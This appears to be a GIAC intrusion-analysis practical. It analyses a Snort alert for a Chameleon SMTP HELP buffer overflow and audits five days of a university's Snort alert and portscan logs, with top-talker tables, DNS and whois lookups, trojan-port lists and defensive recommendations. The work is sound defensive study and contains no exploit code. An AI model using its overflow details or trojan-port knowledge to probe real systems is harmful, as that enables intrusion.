***AP*** Seq: 0xB08D5062 Ack: 0x80AD7BEC Win: 0x7D78 TcpLen: 32
TCP Options (3) => NOP NOP TS: 197927485 309171660
[Xref => http://www.securityfocus.com/bid/2387]
[Xref => http://www.whitehats.com/info/IDS266]
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-1999-0261]
```

1. **Source of Trace.**

   The data was collected using SNORT v1.8.3 on the author's production network.

2. **Detect was generated by:**

   The detect was generated by SNORT v1.8.3 using the default signature files included in the distribution.

   The rule that generated this alert looks at all TCP packets coming from external sources, going to internal machines on port 25 (SMTP) and searches for packets that:

   - contain the string 'HELP'
   - have a total datagram length greater than 500 bytes
   - have at least the ACK flag (and possibly others) set.

   The output format shown above is described here:

Line1: [**] [[Snort rule ID and revision number]] [Snort signature] [**]
Line 2: [[Rule classification identifier]] [[Rule severity identifier]]
Line 3: [Timestamp] [Source address:Port] -> [Destination address:Port]
Line 4: [Protocol] [Time to Live] [Type of Service] [IP Identification Number] [IP header length] [Total Datagram Length] [Don't Fragment flag]
Line 5: [TCP Flags] [TCP Sequence Number] [TCP Acknowledgement Number] [Window Size] [TCP Header Length]
Line 6: [TCP Options]
Line 7-9: [[Reference(s) to external attack identification systems]]

3. Probability the source address was spoofed:

This attack requires talking to the SMTP daemon. The 3-way TCP handshake must complete successfully before initiating the SMTP session. Also, the victim host is running Linux 2.2.16 which uses random positive increments for initial TCP sequence number generation. This makes it very hard to use to use a TCP sequence prediction method to acknowledge the initial sequence number of the victim and complete the 3-way TCP handshake.

So I conclude that the source address was most probably not spoofed.

4. Description of attack:

This is a buffer overflow attack against the SMTP server. More precisely, it targets hosts running the NetManage Chameleon SMTP daemon. The CVE candidate number for this attack is CAN-1999-0261 (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-1999-0261).

5. Attack mechanism:

Chameleon is a suite of Internet Services offered by Netmanage (http://www.netmanage.com/). The SMTP daemon that shipped with Chameleon contains a buffer overflow vulnerability.

According to a posting on insecure.org:

http://www.insecure.org/sploits/netmanage.chameleon.overflows.html

this buffer overflow can be exploited using the 'HELP topic' SMTP command. The buffer overflow occurs when 'topic' is over 514 characters.

The possible results range from simple Denial of Service to running arbitrary command with the privileges of the user running the daemon to remote root access. Chameleon Unix 97 and Chameleon 4.5 are vulnerable to this exploit; no patches are available from the vendor to fix this problem.

6. Correlations:

This vulnerability was first reported to BUGTRAQ by Anton Rager <arager@McGraw-Hill.com> on May 4th, 1998:

http://www.securityfocus.com/archive/1/9161

On May 13th, 2001, similar traffic was still being reported to the intrusions list at incidents.org:

http://www.incidents.org/archives/intrusions/msg00191.html

7. Evidence of active targeting:

Only one machine generated this signature and it is a mail relay which means it is, in fact, running an SMTP daemon.

This suggests that some kind of recon took place prior to the attack to locate hosts listening on port 25 on our network (no correlations could be established by looking at SNORT's portscan log, however). Also, the fact that 6 different attempts from the same source took place hints at active targeting.

8. Severity:

(Criticality + Lethality) - (System Countermeasures + Network Countermeasures) = Severity

Criticality	**4** This is an e-mail relay
Lethality	**1** Attack targets Chameleon SMTPd but this host is running Postfix SMTPd.
System Countermeasures	**5** Modern operating system. All relevant system security patches were applied. This system runs the Postfix SMTP daemon and NOT Chameleon.
Network Countermeasures	**5** System is behind a firewall that filters all traffic to and from the system. There is only one way in or out of the system, and this is through the firewall.

(4 + 1) - (5 + 5) = **-5**

9. Defensive recommendation:

The targeted system runs the Postfix (http://www.postfix.org/) SMTP daemon and, as such is not vulnerable to this attack. Postfix was written from the ground up to address security issues present in other mail relays' software. It is maintained by Wietse Venema who is also the author of TCP Wrapper and one of the leading internet security figures. No defensive steps need to be taken.

I should consider removing the rule that generated this detect from our rule set as we are not running the Chameleon software anywhere on our network.

10. Multiple choice test question:

The SMTP Chameleon buffer overflow vulnerability can be exploited using the ‘HELP topic’ smtp command. The buffer overflow happens when:

a) The ‘HELP topic’ command is issued as root.
b) The string ‘topic’ is empty (i.e. of length=0).
c) The string ‘topic’ is over 514 characters.
d) The ‘HELP topic’ command is issued from a compromised Windows 98 host.

The correct answer is c).

Assignment 3 – "Analyze This" Scenario

I have been asked to provide a security audit for a University. I have been provided with data from a Snort system with a fairly standard rulebase. My task is to select and analyze five consecutive days' worth of data. I chose to analyze data ranging from December 22nd 2001 to December 26th 2001. The files analyzed were:

alert.011222	oos_Dec.22.2001	scans.011222
alert.011223	oos_Dec.23.2001	scans.011223
alert.011224	oos_Dec.24.2001	scans.011224
alert.011225	oos_Dec.25.2001	scans.011225
alert.011226	oos_Dec.26.2001	scans.011226

The alert.0112xx files contain the alert data generated by SNORT, the oos_Dec.xx.2001 files contain the OOS (Out of Spec) data and the scans.0112xx files contain the portscan data. One thing that needs to be pointed out here is that the file oos_Dec.26.2001 was empty. Perhaps you should look into what caused that.

The general format of the analysis presented here was inspired by Paul Asadoorian's GCIA Practical (http://www.giac.org/practical/Paul_Asadoorian_GCIA.zip).

Alert Data Analysis:

Total number of alerts: 221,217

Top twenty-five signatures

Number of Occurrences	Signature
62318	Watchlist 000220 IL-ISDNNET-990517
32793	MISC traceroute
18080	CS WEBSERVER - external web traffic
16955	MISC source port 53 to <1024
11550	ICMP Echo Request BSDtype
10305	INFO MSN IM Chat data
9644	WEB-MISC prefix-get //
7748	MISC Large UDP Packet
5753	SCAN Proxy attempt
5132	Queso fingerprint
5111	ICMP Source Quench
5026	SYN-FIN scan!
4681	ICMP Destination Unreachable (Communication Administratively Prohibited)
3586	BACKDOOR NetMetro File List

3447	ICMP Destination Unreachable (Host Unreachable)
2249	ICMP Fragment Reassembly Time Exceeded
1980	Watchlist 000222 NET-NCFC
1256	External RPC call
1218	ICMP Echo Request Nmap or HPING2
1097	BACKDOOR NetMetro Incoming Traffic
1054	INFO FTP anonymous FTP
920	ICMP Destination Unreachable (Protocol Unreachable)
838	SMTP relaying denied
632	WEB-MISC Attempt to execute cmd
573	SMB Name Wildcard

NOTE: The complete events tally is given in Appendix B.

Top Ten Source Hosts

Number of Occurrences	Source Address
61327	212.179.35.118
5648	216.106.172.149
5027	24.0.28.234
5026	MY.NET.5.13
4908	206.65.191.129
4668	65.165.14.43
3667	MY.NET.60.11
3661	65.207.94.30
3610	128.223.4.21
3460	141.213.11.120

Immediately we notice something unusual: the source address 212.179.35.118 generated more than ten times more alerts than its closest rival did. A reverse DNS lookup on this IP gives the following:

```
dig -x 212.179.35.118
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 45926
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 0

;; QUESTION SECTION:
;118.35.179.212.in-addr.arpa.   IN      PTR

;; AUTHORITY SECTION:
212.in-addr.arpa.       7200    IN      SOA     ns.ripe.net. ops.ripe.net. 2002012102 43200 7200 1209600
7200

;; Query time: 25 msec
```

This host is actually a part of the network being watched by the '*Watchlist 000220 IL-ISDNNET-990517*' signature. We will find out more about it below.

Next, I will analyze a sample of the above signatures in detail (based either on the number of occurrences being high or on the criticality level of the signature). In doing so, patterns will emerge and correlations will ensue. This will allow me to make defensive recommendations which will help tighten the security of this network.

Watchlist 000220 IL-ISDNNET-990517

Top Five Source Hosts

Source Address	Number of alerts
212.179.35.118	61327
212.179.38.210	273
212.179.79.2	232
212.179.21.175	174
212.179.68.65	126

Top Five Destination Hosts

Destination Address	Number of alerts
MY.NET.70.70	61432
MY.NET.100.165	540
MY.NET.99.39	228
MY.NET.87.187	53
MY.NET.115.115	22

This rule is watching traffic from the 212.179 network. A WHOIS lookup in the RIPE database (http://www.ripe.net/) produced the following:

```
inetnum:     212.179.0.0 - 212.179.1.255
netname:      AREL-NET
descr:       arel-net
country:      IL
admin-c:      TP1233-RIPE
tech-c:      TP1233-RIPE
status:      ASSIGNED PA
notify:      hostmaster@isdn.net.il
mnt-by:       RIPE-NCC-NONE-MNT
changed:      hostmaster@isdn.net.il 19990624
source:      RIPE

route:       212.179.0.0/17
descr:       ISDN Net Ltd.
origin:      AS8551
notify:      hostmaster@isdn.net.il
mnt-by:       AS8551-MNT
changed:      hostmaster@isdn.net.il 19990610
source:      RIPE

person:      Tomer Peer
address:      Bezeq International
address:      40 Hashakham St.
address:      Petakh Tiqwah  Israel
phone:       +972 3 9257761
e-mail:      hostmaster@isdn.net.il
nic-hdl:     TP1233-RIPE
changed:      registrar@ns.il 19991113
source:      RIPE
```

One thing that immediately stands out is the fact that the top source host triggered over 200 times as many alerts as its closest rival: as we saw above, this is also our top talker in the alert logs. We see that the top destination host received over 100 times the number of alerts that the second one received. The fact that the number of occurrences are very similar (61327 vs 61432) between the top source host and the top destination host warrants further investigation.

We categorize this traffic further by looking at the most targeted destination ports:

Occurrences	Destination Port	Common Port Usage
61682	1214	KAZAA
540	80	HTTP
24	3190	Unknown[1]
22	3955	Unknown[1]
17	3191	Unknown[1]
10	25	SMTP

1 - According to http://www.sans.org/y2k/gaming.htm , the game DeltaForce (http://tacticalzone.com/gametech/DeltaForce.html) uses ports 3100-3999 (TCP and UDP) by default.

Again we see a number close to 61000 appear: 61682 of the alerts show a destination port of 1214 which is normally associated with Kazaa (http://www.kazaa.com/). Kazaa is a peer-to-peer file sharing program that allows users to search and download files (audio, video, images and documents) on the Kazaa network. Most of the traffic to port 1214 originated from 212.179.35.118 and was destined to MY.NET.70.70; in fact, all traffic from host 212.179.35.118 as well as all traffic to host MY.NET.70.70 was to the 1214 destination port. Correlating that with the out of spec data, we see 2 more instances of incoming traffic to TCP port 1214 for the MY.NET.70.70 host. If this is a workstation, you probably have a user consuming large amounts of bandwidth by using this file sharing program. This should be validated against your network usage policy.

Jeff Holland (http://www.giac.org/practical/Jeff_Holland_GCIA.doc) also reports heavy traffic on port 1214.

Ports 3190, 3191, 3955 turned out nothing in either the http://snort.org/ports.html or the http://www.seifried.org/security/ports/ ports databases. However, as noted above, these are associated with the online game DeltaForce. All the traffic destined to ports 3190 and 3191 was from host 212.179.112.100 to host MY.NET.87.187. The interesting thing is that ALL of that traffic comes from source port 80:

```
12/26-16:32:30.975553  [**] Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.112.100:80 ->
MY.NET.87.187:3190
--
12/26-16:32:31.629975  [**] Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.112.100:80 ->
MY.NET.87.187:3191
```

So, it is possible that, what we are seeing is perfectly normal response from a web server running on 212.179.112.100. But, is 212.179.112.100 running a web server? The answer is yes:

```
bash$ HEAD http://212.179.112.100/
403 Access Forbidden
Date: Thu, 17 Jan 2002 21:19:17 GMT
Server: Microsoft-IIS/5.0
Content-Length: 172
Content-Type: text/html
Client-Date: Thu, 17 Jan 2002 21:20:00 GMT
Client-Peer: 212.179.112.100:80
```

This host is, in fact, running a web server so my hypothesis, here, is that this is normal HTTP traffic.

MISC traceroute

Top Five source hosts

Source Address	Number of alerts
138.26.220.46	629
132.198.101.254	621
128.192.234.130	621
152.1.14.3	619
129.237.15.1	614

All Destination hosts

Destination Address	Number of alerts
MY.NET.140.9	32492
MY.NET.70.148	292
MY.NET.1.8	3
MY.NET.1.9	2
MY.NET.1.10	2
MY.NET.98.189	1
MY.NET.97.239	1

Traceroute is sometimes used by attackers as a recon tool to find out information about a victim's network infrastructure.

The interesting fact here is that MY.NET.140.9 received 99% of the traceroute traffic. Looking through all the alerts for MY.NET.140.9, I found the following signatures (with number of occurrences):

```
32492          MISC traceroute
1020           ICMP Destination Unreachable (Host Unreachable)
 691           ICMP Destination Unreachable (Communication Administratively Prohibited)
  13           Port 55850 udp - Possible myserver activity - ref. 010313-1
   6           SCAN Proxy attempt
   3           SYN-FIN scan!
```

Almost all the alerts reported for MY.NET.140.9 consist of some sort of scanning (ICMP Destination Unreachable and SYN-FIN scan) or information gathering (MISC traceroute, Port 55850 udp - Possible myserver activity - ref. 010313-1 and SCAN Proxy attempt). Why is this host being scanned so aggressively? It is hard to figure out with what little data I have here but it would be well worth analyzing in more detail: what is MY.NET.140.9's function, what services does it offer, do the system logs have anything to reveal, are there any signs of compromise (presence of root kits, listening ports that should not be listening, etc…)? This host should be monitored more closely as the traffic shown above hints at pre-attack information gathering.

The general defensive recommendation would be to block incoming traceroutes to limit the amount of information you give out about your network infrastructure.

CS WEBSERVER - external web traffic

Top Five source hosts

Source Address	Number of alerts
210.183.232.26	618
61.129.52.125	595
64.157.224.117	434
66.77.74.144	341
64.157.224.130	193

Only one destination host

Destination Address	Number of alerts
MY.NET.100.165	18080

Since only one destination host generated all of the alerts for this signature, we will look at the other signatures that have MY.NET.100.165 as destination:

```
18080        CS WEBSERVER - external web traffic
  540        Watchlist 000220 IL-ISDNNET-990517
  164        WEB-MISC 403 Forbidden
  109        CS WEBSERVER - external ftp traffic
  103        WEB-MISC http directory traversal
   26        INFO FTP anonymous FTP
   17        WEB-CGI redirect access
   17        INFO - Web Cmd completed
   15        WEB-MISC Attempt to execute cmd
   12        spp_http_decode: IIS Unicode attack detected
    8        WEB-CGI formmail access
    6        Queso fingerprint
    6        Port 55850 tcp - Possible myserver activity - ref. 010313-1
    4        WEB-MISC Lotus Domino directory traversal
    4        WEB-IIS _vti_inf access
    4        WEB-FRONTPAGE _vti_rpc access
    4        WEB-CGI scriptalias access
    3        Watchlist 000222 NET-NCFC
```

3	WEB-CGI finger access
3	Null scan!
2	WEB-CGI tsch access
1	WEB-CGI ksh access
1	WEB-CGI csh access

Here it is pretty safe for me to assume that MY.NET.100.165 is a publicly accessible web server. It is receiving a lot of potentially bad traffic, most of it targeting the HTTP daemon (all the WEB-XXX signatures) but also some information gathering, namely:

Queso fingerprint	An OS fingerprinting tool.
Null scan!	According to the manpage for nmap, the Null scan turns off all TCP flags. This is an attempt to find open ports while trying to evade Intrusion Detection Systems.
INFO FTP anonymous FTP	Could be attempt at finding out if this host is running an FTP server and if it is accepting anonymous FTP sessions.

The portscan logs also show fourteen events that have MY.NET.100.165 as destination (with eight different source addresses). All this activity leads me to recommend a thorough review of this machine's configuration. Please refer to the section "*Web Servers Specific Defensive Recommendations*" below for information on improving the security of this HTTP server.

MISC source port 53 to <1024

Top Five Source Hosts

Source Address	Number of alerts
165.111.2.56	346
195.130.224.18	275
12.17.126.41	124
207.203.212.3	120
216.33.87.104	119

Top Five Destination Hosts

Destination Address	Number of alerts
MY.NET.1.3	6758
MY.NET.1.5	4867
MY.NET.1.4	4515
MY.NET.1.2	518
MY.NET.137.7	214

The first thing we notice here is that 95% of all this traffic is split between destination hosts MY.NET.1.[3,4,5]. Moreover, all the traffic to these hosts went to destination port 53 and all of the 16955 alerts generated here were from source port 53. BIND version 4 uses 53 for both source and destination ports. If MY.NET.1.3, MY.NET.1.4 and MY.NET.1.5 are running BIND version 4, then this is normal DNS traffic.

The defensive recommendation here is to make sure that you are running the latest available release of BIND version 4 (version 4.9.8 at the time of writing) or, better, to upgrade BIND to either version 8 or 9 (version 4 is classified as 'Deprecated' and it is generally recommended to upgrade to version 8 or 9. Please see http://www.isc.org/products/BIND/ for details.) Another defensive step would be to make sure that your packet filter allows connections to port 53 only to destination hosts that are running BIND and no others.

ICMP Echo Request BSDtype

Top Five Source Hosts

Source Address	Number of alerts
128.223.4.21	3475
141.213.11.120	3363
147.46.59.144	2894
MY.NET.60.39	1758
24.95.1.57	13

ICMP echo requests (also referred to as pinging) are sometimes used by attackers to map networks and find about 'live' hosts. Different implementations of the PING program (which issues ICMP echo requests) create different echo request packets giving each implementation a unique 'fingerprint'. What we are seeing here are BSD type echo requests.

It is interesting to note here that the top three hosts were the source of very similar alerts in the alert logs ('ICMP Echo Request BSDtype', 'MISC traceroute' and 'INFO FTP anonymous FTP') that hint at information gathering. We will try find more info about these hosts:

```
dig -x 128.223.4.21
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 1041
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 5, ADDITIONAL: 5

;; QUESTION SECTION:
;21.4.223.128.in-addr.arpa.     IN      PTR

;; ANSWER SECTION:
21.4.223.128.in-addr.arpa. 86400 IN     PTR     ix.cs.uoregon.edu.

;; AUTHORITY SECTION:
4.223.128.in-addr.arpa. 604800  IN      NS      phloem.uoregon.edu.
4.223.128.in-addr.arpa. 604800  IN      NS      ruminant.uoregon.edu.
4.223.128.in-addr.arpa. 604800  IN      NS      dns.cs.uoregon.edu.
4.223.128.in-addr.arpa. 604800  IN      NS      hopey.telcom.arizona.edu.
4.223.128.in-addr.arpa. 604800  IN      NS      maggie.telcom.arizona.edu.

;; ADDITIONAL SECTION:
dns.cs.uoregon.edu.     408     IN      A       128.223.6.9
hopey.telcom.arizona.edu. 86400 IN      A       128.196.128.234
maggie.telcom.arizona.edu. 1125 IN      A       128.196.128.233
phloem.uoregon.edu.     70651   IN      A       128.223.32.35
ruminant.uoregon.edu.   76970   IN      A       128.223.60.22

;; Query time: 497 msec
```

```
dig -x 141.213.11.120
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 54714
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 3, ADDITIONAL: 3

;; QUESTION SECTION:
;120.11.213.141.in-addr.arpa.   IN      PTR

;; ANSWER SECTION:
120.11.213.141.in-addr.arpa. 86400 IN    PTR     idmaps.eecs.umich.edu.

;; AUTHORITY SECTION:
11.213.141.in-addr.arpa. 86400  IN      NS      zip.eecs.umich.edu.
11.213.141.in-addr.arpa. 86400  IN      NS      isis.eecs.umich.edu.
11.213.141.in-addr.arpa. 86400  IN      NS      dip.eecs.umich.edu.

;; ADDITIONAL SECTION:
dip.eecs.umich.edu.     8626    IN      A       141.213.4.5
zip.eecs.umich.edu.     8626    IN      A       141.213.4.4
isis.eecs.umich.edu.    8626    IN      A       141.213.13.31

;; Query time: 147 msec

dig -x 147.46.59.144
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 31929
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 3, ADDITIONAL: 1

;; QUESTION SECTION:
;144.59.46.147.in-addr.arpa.    IN      PTR

;; ANSWER SECTION:
144.59.46.147.in-addr.arpa. 86400 IN    PTR     summer.snu.ac.kr.

;; AUTHORITY SECTION:
46.147.in-addr.arpa.    86400   IN      NS      rs.krnic.net.
46.147.in-addr.arpa.    86400   IN      NS      ercc.snu.ac.kr.
46.147.in-addr.arpa.    86400   IN      NS      erccw1.snu.ac.kr.

;; ADDITIONAL SECTION:
ercc.snu.ac.kr.         11720   IN      A       147.46.80.1

;; Query time: 597 msec
```

Two of those hosts are on .edu networks (umich.edu and uoregon.edu) and the third one is an IP address registered in Korea. Looking at current data for source hosts classified by country at incidents.org (http://www1.dshield.org/country_list.php?date=2002-01-22&continent=AS&Submit=Submit) shows that a lot of traffic from Korea is being reported. EDU networks are also known to be common sources for attacks. I recommend watching incoming traffic from these three hosts more closely and maybe consider blocking incoming traffic from these hosts on your packet filter.

Top Five Destination Hosts

Destination Address	Number of alerts
MY.NET.70.148	9745
24.180.204.24	1757
MY.NET.137.7	18
MY.NET.60.16	9
209.115.40.90	8

Host MY.NET.70.148 was the target of 84% of the alerts reported here. We will see in the "*Portscan Data analysis*" section that this host has been the target of many scan-related activity. One more thing worth noting, the source for ALL 24.180.204.24 alerts was MY.NET.60.39. MY.NET.60.39 was also either the source or destination for a number of alerts:

```
1758    ICMP Echo Request BSDtype
  24    TELNET login incorrect
  14    SCAN FIN
   5    SCAN Proxy attempt
   4    INFO Possible IRC Access
   4    ICMP Destination Unreachable (Protocol Unreachable)
   3    INFO - Possible Squid Scan
   1    INFO FTP anonymous FTP
```

I would recommend auditing this host as it may be compromised or, at least, the source of some anomalous and potentially bad traffic.

INFO MSN IM Chat data

The reason I chose to analyze this traffic is that the 1863/tcp destination port used here is the fourth most targeted port present in the alert logs. The traffic we are seeing here is generated by the Microsoft Network Instant Messenger (http://messenger.msn.ca/Default.asp).

Top Five Source Hosts

Source Address	Number of alerts
MY.NET.98.200	594
MY.NET.98.196	339
64.4.12.183	263
MY.NET.97.183	216
64.4.12.175	216

Top Five Destination Hosts

Destination Address	Number of alerts
64.4.12.183	427
64.4.12.173	417
64.4.12.190	358
64.4.12.165	352
64.4.12.174	304

The 64.4.12.0/24 IP address range belongs to Hotmail (from the ARIN database - http://www.arin.net/whois/):

```
MS Hotmail (NETBLK-HOTMAIL)
     1065 La Avenida
     Mountain View, CA 94043
     US

     Netname: HOTMAIL
     Netblock: 64.4.0.0 - 64.4.63.255

     Coordinator:
        Myers, Michael  (MM520-ARIN)  icon@HOTMAIL.COM
        650-693-7072

     Domain System inverse mapping provided by:

     NS1.HOTMAIL.COM              216.200.206.140
     NS3.HOTMAIL.COM              209.185.130.68

     Record last updated on 09-Jan-2001.
     Database last updated on  24-Jan-2002 19:56:53 EDT.
```

which confirms that this is normal MSN traffic. The top talkers from your network are shown above. This should be validated against your Network Usage/Security policy.

John Jenkinson (http://www.giac.org/practical/John_Jenkinson_GCIA.doc) also reports heavy MSN IM related traffic.

Watchlist 000222 NET-NCFC

Top Five Source Hosts

Source Address	Number of alerts
159.226.61.68	862
159.226.116.140	812
159.226.45.62	63
159.226.42.73	61
159.226.117.40	24

Top Five Destination Hosts

Destination Address	Number of alerts
MY.NET.253.114	1696
MY.NET.253.125	63
MY.NET.130.123	61
MY.NET.6.7	40
MY.NET.6.35	29

This rule watches incoming traffic from the following network:

```
The Computer Network Center Chinese Academy of Sciences (NET-NCFC)
     P.O. Box 2704-10,
     Institute of Computing Technology Chinese Academy of Sciences
     Beijing 100080, China
     CN

     Netname: NCFC
     Netblock: 159.226.0.0 - 159.226.255.255

     Coordinator:
       Qian, Haulin  (QH3-ARIN)  hlqian@NS.CNC.AC.CN
       +86 1 2569960

     Domain System inverse mapping provided by:

     NS.CNC.AC.CN               159.226.1.1
     GINGKO.ICT.AC.CN             159.226.40.1

     Record last updated on 25-Jul-1994.
     Database last updated on  17-Jan-2002 19:56:07 EDT.
```

One destination, MY.NET.253.114, received over 85% of the traffic that triggered the alert. This warrants a little attention. We categorize this traffic further by looking at the most targeted destination ports:

Occurrences	Destination Port	Common Port Usage
1882	80	HTTP
82	25	SMTP
10	12709	Unknown
3	113	Auth
1	61093	Unknown
1	44551	Unknown

1696 out of the 1882 alerts targeting destination port 80 went to MY.NET.253.114 (1696 is also the total number of alerts targeting this host). Here, I will assume that MY.NET.253.114 is, in fact, running an HTTP server.

We will find the different signatures that have MY.NET.253.114 as destination with their respective number of occurrences:

9311	WEB-MISC prefix-get //
1696	Watchlist 000222 NET-NCFC
29	WEB-MISC Attempt to execute cmd
17	spp_http_decode: IIS Unicode attack detected
10	Port 55850 tcp - Possible myserver activity - ref. 010313-1
7	High port 65535 tcp - possible Red Worm - traffic
6	WEB-CGI rsh access
3	WEB-CGI formmail access
2	WEB-IIS _vti_inf access
2	WEB-CGI archie access
2	Queso fingerprint
1	WEB-MISC 403 Forbidden
1	WEB-FRONTPAGE shtml.dll
1	WEB-FRONTPAGE _vti_rpc access
1	WEB-CGI survey.cgi access
1	WEB-CGI redirect access
1	NMAP TCP ping!

As you can see, 13 out of the 17 signatures shown above are possible web server related exploits. Since this machine is being hit so hard with web server related exploits, it would be wise to tighten the security on this machine and scan it for signs of compromise. Please refer to the section "*Web Servers Specific Defensive Recommendations*" below for information on improving the security of this HTTP daemon.

The next port in the number of occurrences is traffic to port 25. Considering the number of occurrences is relatively low and, considering that Paul Asadoorian (http://www.giac.org/practical/Paul_Asadoorian_GCIA.zip), noticed a fairly high amount of mail-related traffic from the same source network, it is safe to assume this is normal traffic.

External RPC call

All Source Hosts

Source Address	Number of alerts
211.137.65.157	477
211.137.65.189	406
208.7.170.44	373

Top Five Destination Hosts

Destination Address	Number of alerts
MY.NET.6.15	8
MY.NET.5.45	4
MY.NET.137.111	4
MY.NET.135.94	4
MY.NET.135.87	4

The first thing to point out is that the three source hosts listed above are the only sources of these alerts. We notice that the destinations are somewhat evenly distributed among the hosts on your network. This suggests a probe or a scan of some sort: no specific host seems to be targeted. Looking at the source ports, I found that almost 30% of these attacks used a source port of 111 (which is also the destination port). In this case, this 'port mirroring' is NOT normal behaviour (the source port should be a dynamically assigned ephemeral port) and hints at packet crafting which usually means potentially bad traffic.

Remote procedure calls (RPC) are used to allow programs on one computer to execute programs on another computer. Typically, they are needed to access network resources such as NFS file sharing. The multiple vulnerabilities present in RPC as well as the numerous ways of exploiting them have caused Buffer Overflows in RPC services to be included in the SANS Twenty Most Critical Internet Security Vulnerabilities (http://www.sans.org/top20.htm).

The defensive recommendation is to turn off or remove these services on publicly accessible machines, wherever possible. If you must run those services, make sure that all applicable vendor patches have been applied; you can also use TCP Wrapper:

ftp://ftp.porcupine.org/pub/security/

to limit access to these services to a list allowed hosts. Using a packet filter to block access to destination port 111 on hosts where it is not needed is also advisable.

Bree Elliot also reports MY.NET.6.15 as the top destination for this signature: (http://www.giac.org/practical/Bree_Elliott_GCIA.doc).

TELNET login incorrect

All Source Hosts

Number of Occurrences	Source Host
68	MY.NET.60.8
65	MY.NET.60.11
24	MY.NET.60.39
24	MY.NET.60.38
24	MY.NET.60.16
11	MY.NET.6.7
3	MY.NET.145.74
1	MY.NET.7.20
1	MY.NET.60.40
1	MY.NET.60.17

Top Five Destination Hosts

Number of Occurrences	Destination Host
22	148.240.72.12
12	24.182.156.142
7	198.110.216.153
3	65.206.253.172
3	32.100.110.147

TELNET login incorrect is generated when a host, after receiving a failed TELNET login attempt, sends back a 'login incorrect' to the client. This normally indicates that an attacker has unsuccessfully attempted to login into the TELNET service on the victim host.

The important thing to realize here is that, since what we are seeing is actually response and not stimulus (the source host is sending a 'login incorrect' to the destination as a result of a failed TELNET login attempt), the hosts being targeted by the attack are actually the source hosts and the attackers are the destinations (i.e. the ones that sent the stimulus).

Seeing this TELNET traffic is very disquieting. Telnet is VERY insecure because not only does it allow users to initiate shell sessions on a remote computer, it also does so in clear text: both authentication (username/password validation) and the complete session are traveling on the internet in clear text. This poses a major security risk as valid username/password combinations for your network could be retrieved by listening on the wire.

Remote logins should be disabled wherever possible. Where they are absolutely needed, make sure you have applied all the relevant patches and maybe consider restricting telnet access through the use of TCP Wrapper (ftp://ftp.porcupine.org/pub/security/). If possible, I would strongly recommend to start using SSH as an alternative to telnet: it addresses telnet's main security flaw by encrypting all traffic between client and server. The freely available OpenSSH (http://www.openssh.org) is actively maintained and a great replacement for telnet.

PortScan Data Analysis:

Total number of scans: 509,769
Top Ten Source Addresses:

Source Host	**Number of Occurrences**	**Scanning range**
MY.NET.87.50	331649	Heavy scanning for Half-Life (27005) and QuakeWorld (27500). Also scanned a number of destinations for numerous ports.
MY.NET.98.203	27085	Scanning for numerous seemingly unrelated ports (4901, 5401, 13201, 13901, 383, 13901, 21001, 5901, 5556, 3601, 13501, 14334). Some of those are Trojan-related.
211.248.231.10	9876	Scan of the entire MY.NET subnet for port 22 (SSH)
65.165.14.43	9508	Heavy scan for ports 21 (FTP) and 1080 (Socks or Winhole trojan)
210.77.145.30	7952	Heavy scan for port 60001 (Trinity trojan and Stacheldraht master)
210.58.102.86	7680	Heavy scan for port 21 (FTP)
204.152.184.75	6143	Ports ranging from 1024 to 5000 on destination MY.NET.70.148
24.44.21.206	5412	Heavy scan of port 21 (FTP)
24.0.28.234	5072	Heavy scan of port 22 (SSH)
MY.NET.84.185	4075	Many different destination hosts and ports. Heavy scanning for port 4665 (EDonkey Server Message Passing)

The first thing we notice are the weird destination ports that MY.NET.98.203 is scanning for. Most of those did not turn up anything in the SNORT ports database or Kurt Seifried's ports database. However, those that did turn up something were pretty interesting:

Port	Common (known) Usage
5401	[Trojan] Back Construction or Bladerunner
383	HP Performance data alarm manager
5901	Virtual Network Computer (VNC) Display:1
5556	[Trojan] BO Facil

As we can see, some of these are related to Trojans. This gives us a hint that this host may have been compromised and is scanning for more hosts to compromise. The other possibility is that this workstation (if it is a workstation) is being used by an internal person to launch scans or attacks. In any case, I would recommend auditing this host thoroughly for traces of the above backdoors.

The next thing that stands out here is the specific scanning of host MY.NET.70.148. Looking at the portscan logs, we see that MY.NET.70.148 was the target in 6583 of the alerts. You will also remember that this host was the second top destination for the 'MISC traceroute' signature. Why is this host being scanned so aggressively? We will look at all the signatures that generated alerts with MY.NET.70.148 as destination:

9745	ICMP Echo Request BSDtype
292	MISC traceroute
260	INFO FTP anonymous FTP
19	High port 65535 tcp - possible Red Worm - traffic
5	SCAN Proxy attempt
4	IDS50/trojan_trojan-active-subseven
3	ICMP Destination Unreachable (Host Unreachable)
2	Port 55850 tcp - Possible myserver activity - ref. 010313-1
2	INFO - Possible Squid Scan
2	ICMP Echo Request Windows
1	ICMP Destination Unreachable (Communication Administratively Prohibited)

As we can see, this host seems to be the center of much attention: portscans, traceroutes, attempts at some trojan ports, etc... Looking at the source addresses for these signatures, we find three hosts that stand out: 128.223.4.21, 141.213.11.120 and 147.46.59.144. Between the three of them, these hosts account for more than 97% of all the alerts generated with MY.NET.70.148 as destination. I would recommend monitoring all traffic going to MY.NET.70.148 closely for a while and also monitoring traffic coming from 128.223.4.21, 141.213.11.120 and 147.46.59.144.

Next we look at the top destination ports to try to find more patterns:

Top Ten Destination Ports:

Number of Occurrences	Destination Port	Common Port Usage
167509	27005	Half-Life (gaming)
31150	1214	KAZAA
21648	6112	Free Standard Game Server
20311	27500	QuakeWorld (online game)
18353	22	SSH
18233	21	FTP
7952	60001	Stacheldraht
4610	1080	Socks or Winhole Trojan
4174	53	DNS
3924	4665	EDonkey Server Message Passing

I found two possible uses for port 27005. The first is for the FlexLM Network License Manager, the second is for the Half-Life game. Let's look in more detail at some of the output from SNORT:

```
Dec 22 02:04:17 MY.NET.87.50:888 -> 24.70.130.213:27005 UDP
